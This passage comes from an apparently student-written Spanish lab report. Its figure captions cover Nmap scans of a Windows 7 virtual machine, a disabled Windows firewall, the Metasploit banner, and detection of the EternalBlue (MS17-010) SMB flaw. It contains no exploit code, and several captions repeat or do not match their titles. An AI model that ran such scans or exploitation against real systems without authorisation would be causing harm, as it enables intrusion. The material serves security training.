
Figura 4

Firewalls

Nota. El cuadro muestra la configuración del Firewall de Windows en el equipo Win7-Host A**,** donde se evidencia que el firewall se encuentra desactivado, tanto para redes privadas como públicas, lo que representa un riesgo de seguridad al permitir accesos no controlados al sistema. Autoría propia.

Figura 5

Firewalls




Nota. La figura muestra la instalación y verificación de la herramienta Nmap en el sistema Parrot OS, evidenciando que la aplicación ya se encuentra instalada y actualizada. Además, se confirma la versión de Nmap y su correcta disponibilidad para realizar tareas de análisis y escaneo de red.

Autoría propia

Figura 6


Código Nmap



Nota. La figura ilustra la ejecución de un escaneo de vulnerabilidades mediante la herramienta Nmap en un entorno de Parrot OS, dirigida al dominio scanme.nmap.org. En los resultados se detallan puertos abiertos como el 22 (SSH) y el 80 (HTTP), especificando versiones de software y llaves de cifrado sobre un sistema Linux. Esta captura evidencia la fase de reconocimiento técnico, permitiendo identificar servicios activos y posibles vectores de entrada en una auditoría de red. Autoría propia.

Figura 7


Vulnerabilidades



Nota. La figura muestra un escaneo de puertos sigiloso (-sS) y de detección de versiones (-sV) realizado con Nmap sobre la dirección IP local 192.168.1.23. Los resultados revelan un sistema operativo Windows con múltiples servicios activos, destacando puertos comunes como el 135 (RPC), 139 (NetBIOS) y 445 (SMB), típicos de entornos de red de Microsoft. Adicionalmente, se identifica una dirección MAC de Oracle VirtualBox, lo que indica que el objetivo es una máquina virtualizada dentro de la red. Autoría propia.

Figura 8

Comando Metasploit



Nota. Esta figura detalla un escaneo de puertos SYN (-sS) y de servicios (-sV) mediante Nmap sobre el host local 192.168.1.23 dentro de una terminal Parrot. Los resultados exponen un sistema operativo Windows con servicios críticos activos como RPC (puerto 135), NetBIOS (puerto 139) y SMB (puerto 445), además de múltiples puertos dinámicos de Microsoft. La presencia de una dirección MAC de Oracle VirtualBox confirma que el objetivo es una máquina virtual, facilitando la identificación de vectores de ataque específicos para ese entorno. Autoría propia.

Figura 9

Pentesting

Nota. En esta imagen se visualiza un banner artístico generado por el comando cowsay++ dentro de la terminal, seguido por la información técnica de Metasploit Framework. La pantalla reitera la disponibilidad de recursos de explotación, como los 2529 exploits y 9 módulos de evasión, manteniendo la consistencia con la versión v6.4.71-dev. Esta representación combina elementos visuales personalizados del sistema Parrot OS con el resumen de herramientas listas para ser configuradas contra un objetivo. Autoría propia.


Figura 10

Firewall

Nota. La figura muestra la interfaz de configuración del Firewall de Windows en un sistema operativo Windows 7, donde se observa que el estado de protección está desactivado. Las alertas en rojo indican que el equipo no está utilizando la configuración recomendada, lo que permite conexiones entrantes sin restricciones en redes públicas. Esta vulnerabilidad de configuración explica por qué el escaneo de Nmap de la Figura 1 pudo identificar tantos servicios abiertos y versiones de software sin bloqueo previo. Autoría propia.

Figura 11


Dirección IP de la Maquina Víctima con Windows 7



Nota. La captura muestra la ejecución del comando ipconfig en el símbolo del sistema (CMD) de Windows para verificar la configuración de red del equipo objetivo. Se confirma que el adaptador de Ethernet tiene asignada la dirección IPv4 192.168.1.23, coincidiendo exactamente con el objetivo del escaneo realizado en la Figura 1. Esta información técnica es fundamental para validar la conectividad del host y asegurar que las pruebas de seguridad se dirijan a la interfaz de red correcta. Autoría propia.

Figura 12


Ping a Windows



Nota. Esta imagen ilustra la ejecución del comando sudo ping 192.168.1.23 desde el usuario johan en la terminal de Parrot OS para verificar la latencia de red. Los resultados muestran cinco paquetes transmitidos y recibidos con un 0% de pérdida, confirmando que el host objetivo está activo y responde a peticiones ICMP. Esta comprobación de conectividad básica es el paso previo esencial antes de proceder con el escaneo de puertos detallado o cualquier intento de explotación. Autoría propia.

Figura 13


Descompresión de Programa Rejjeto para las Pruebas de RCE



Nota. La imagen muestra el resultado de un script de Nmap identificando la vulnerabilidad crítica MS17-010 (EternalBlue) en el servicio SMB del host 192.168.1.23. Se resalta en verde que el sistema operativo Windows es vulnerable a la ejecución remota de código con un factor de riesgo alto. Esta información técnica es fundamental para comprender cómo un atacante podría tomar el control total del equipo sin necesidad de credenciales. Autoría propia.

Figura 14

